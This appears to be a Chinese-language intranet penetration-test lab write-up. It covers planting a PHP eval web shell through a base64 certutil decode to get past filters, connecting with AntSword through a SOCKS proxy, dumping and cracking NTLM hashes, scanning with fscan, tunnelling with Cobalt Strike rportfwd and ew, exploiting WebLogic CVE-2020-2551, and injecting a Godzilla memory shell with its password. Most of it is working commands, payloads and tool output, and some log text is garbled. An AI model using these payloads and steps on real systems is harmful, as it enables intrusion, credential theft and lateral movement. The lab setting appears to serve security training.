```

```
基础信息
径: C:/WWW
表: C:D:
息: Windows NT DESKTOP-EV5SIKM 6.2 buil
户: SYSTEM
俞入 ashelp 查看本地命令
W> cd C:/WWW/

W> beacon.exe
W>
```

- 目录下可执行php文件，上个php木马，蚁剑连接




dir

命令执行成功：

```
 ������ C �eľ�û�б�ǩ��
 ��������к��� A864-B67E

 C:\WWW ��Ŀ¼

2026/01/06  11:01    <DIR>          .
2026/01/06  11:01    <DIR>          ..
2025/05/05  23:56             1,279 execute.php
2025/05/05  23:56             3,156 index.html
2013/06/21  14:01                23 phpinfo.php
2026/01/06  11:01                32 shell.php
               4 ���ļ�          4,490 ��
               2 ��Ŀ¼ 44,918,267,904 ������
```

```
//base64编码再解码绕过
echo PD9waHAgQGV2YWwoJF9QT1NUWyd4J10pOz8+ > %TEMP%\b.txt && certutil -decode -f %TEMP%\b.txt C:\www\shell.php && del %TEMP%\b.txt
```




type shell.php

命令执行成功：

```
<?php @eval($_POST['x']);?>
```

- 蚁剑开启代理，连接成功



Proxy On

添加数据

.111.79/redred.php 192.16
.52.30:8080/LwkbF 192.16
.111.150/milu.php 192.16
.0.112/upload/1.ph 192.16
31.171/peiqi.php 39.99.

添加数据

⊕ 添加　✖ 清空　测试连接

基础配置

URL地址 * http://192.168.2.22/shell.php

连接密码 * x

网站备注

编码设置 UTF8

连接类型 PHP

编码器

○ default (不推荐)

● base64

○ chr

请求信息

其他设置


分类目录 (1)

⊕ 添加

默认分类

成功
连接成功!

- 蚁剑代理



保存　测试连接

配置访问互联网的代理

○ 不使用代理

● 手动设置代理

代理协议 SOCKS5

代理服务器 * 127.0.0.1

端口 * 1080

用户名


密码

成功
连接到代理服务器

第一层


信息收集

- 端口探测，192.168.2.22这台主机的另一张网卡IP为192.168.2.3，该网段还存在一台主机192.168.3.34




address	name
192.168.2.3	WIN-3F3NJQQR88K
192.168.2.22	**DESKTOP-EV5SIKM**
192.168.2.33	
192.168.3.22	DESKTOP-EV5SIKM
192.168.3.34	
192.168.111.79	**WIN-3F3NJQQR88K**

- 抓取hash，明文密码



user	password	realm	note	source	host
Administrator	0b17b318cd59bb4e90f5a528437481a9	DESKTOP-EV5SIKM		hashdump	192.168.2.22
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	DESKTOP-EV5SIKM		hashdump	192.168.2.22
DefaultAccount	31d6cfe0d16ae931b73c59d7e0c089c0	DESKTOP-EV5SIKM		hashdump	192.168.2.22
xiaodi857	b460df8d4e10e2b83231c2f48f6757e2	WIN-3F3NJQQR88K		hashdump	192.168.111.79
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	WIN-3F3NJQQR88K		hashdump	192.168.111.79
Administrator	53bd9892cea6f1d9ffa8ac587ba3cba6	WIN-3F3NJQQR88K		hashdump	192.168.111.79

- 解密hash




密文: 0b17b318cd59bb4e90f5a528437481a9

类型: ntlm

查询结果:
xiaodi

- fscan探测，第二层内网192.168.3.34主机开启7001端口，可能存在weblogic漏洞



```
[2026-01-07 10:58:20] [INFO] 鎻村姏鐮佺B缁跨▼鏁�: 1
[2026-01-07 10:58:20] [INFO] 寮e濮嬩俊鎭●鏃�
[2026-01-07 10:58:20] [INFO] 鏈e缁墂湁鏁堜富鏈烘暟閬�: 1
[2026-01-07 10:58:20] [INFO] 寮e濮嬩富鏈烘壂鎻�
[2026-01-07 10:58:20] [INFO] 鏈夋晥绔●彛鏁伴噺: 233
[2026-01-07 10:58:23] [SUCCESS] 绔●彛寮e鍓� 192.168.3.34:7001

01/07 10:57:52 [+] received output:
[2026-01-07 10:58:34] [SUCCESS] 鏈嶅姟璇嗗埆 192.168.3.34:7001 => [http] 浜у搧:Oracle WebLogic admin httpd
[2026-01-07 10:58:34] [INFO] 瀛樻椿绔●彛鏁伴噺: 1
[2026-01-07 10:58:34] [INFO] 寮e濮嬫紡娲炴壂鎻�
[2026-01-07 10:58:34] [INFO] 鍔犺浇鐨勫彃浠�: webpoc, webtitle
```

密码喷洒横向33

- 不成功，可能手法不对
- 192.168.2.33这台主机同样是永恒之蓝页面，但是无法通过一样的手法上线cs。暂时搁置


内网穿透

使用CS内置端口转发（推荐）

在192.168.2.22的Beacon上：

```
# 数据流：192.168.2.22:1235 ←→ CS通道 ←→ 192.168.111.25:1235
# 将攻击机1235端口转发到已控主机的1235端口
rportfwd 1235 192.168.111.25 1235

# 此时在192.168.2.22上运行ew
ew_for_win.exe -s rssocks -d 127.0.0.1 -e 1235

#攻击机
ew_for_win.exe -s rcsocks -l 1081 -e 1235
```

- 配置proxifier



代理规则

名称：ew2

☑ 是否有效

应用程序：

举例：iexplore.exe；"some app.exe"；fire*.exe；*.bin


目标主机：192.168.3.*

举例：127.0.0.1；*.example.com；192.168.1.*；10.1.0.0-10.5.255.255

目标端口：任意

举例：80；8000-9000；3128

动作(Direct-直接/Block-拦截)：Proxy SOCKS5 127.0.0.1:1081



Error 404--Not Found


From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found

```
The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permane

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. '
code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavai
forwarding address.
```

第二层


weblogic漏洞



URL http://192.168.3.34:7001 DNSLOG xxsxs.dns.log 超时/s 15 漏洞 CVE_2020_2551_...

```
============检查漏洞：CVE_2020_2551_ECHO开始============
检查Payload：CommonsCollections3_678
检查Payload：CommonsCollections3
检查Payload：CommonsCollections7
检查Payload：Jdk7u21
检查Payload：CoherenceEcho1
[+]存在：CVE_2020_2551_ECHO漏洞，返回信息：weblogic\administrator
============检查漏洞：CVE_2020_2551_ECHO完成============
```

- 内存马注入，连接哥斯拉




URL http://192.168.3.34:7001 DNSLOG xxsxs.dns.log 超时/s 15 漏洞 CVE_2020_2551_...

类型 Godzilla4_Servlet 路径 /applicationSingletonProvic 密码 hackfun1024

```
2026-01-07 11:40:07：哥斯拉4 Servlet内存马Payload已发送，请自行测试!
URL: http://192.168.3.34:7001/bea_wls_internal/applicationSingletonProvider  密码：hackfun1024 秘钥：key
```

URL cationSingletonProvider
密码 hackfun1024
密钥 key
连接超时 3000
读取超时 60000
代理主机 127.0.0.1
代理端口 1081
备注 备注
GROUP /
代理类型 GLOBAL_PROXY
编码 UTF-8
有效载荷 JavaDynamicPayload
加密器 JAVA_AES_BASE64

- mimikatz抓取到明文密码hash

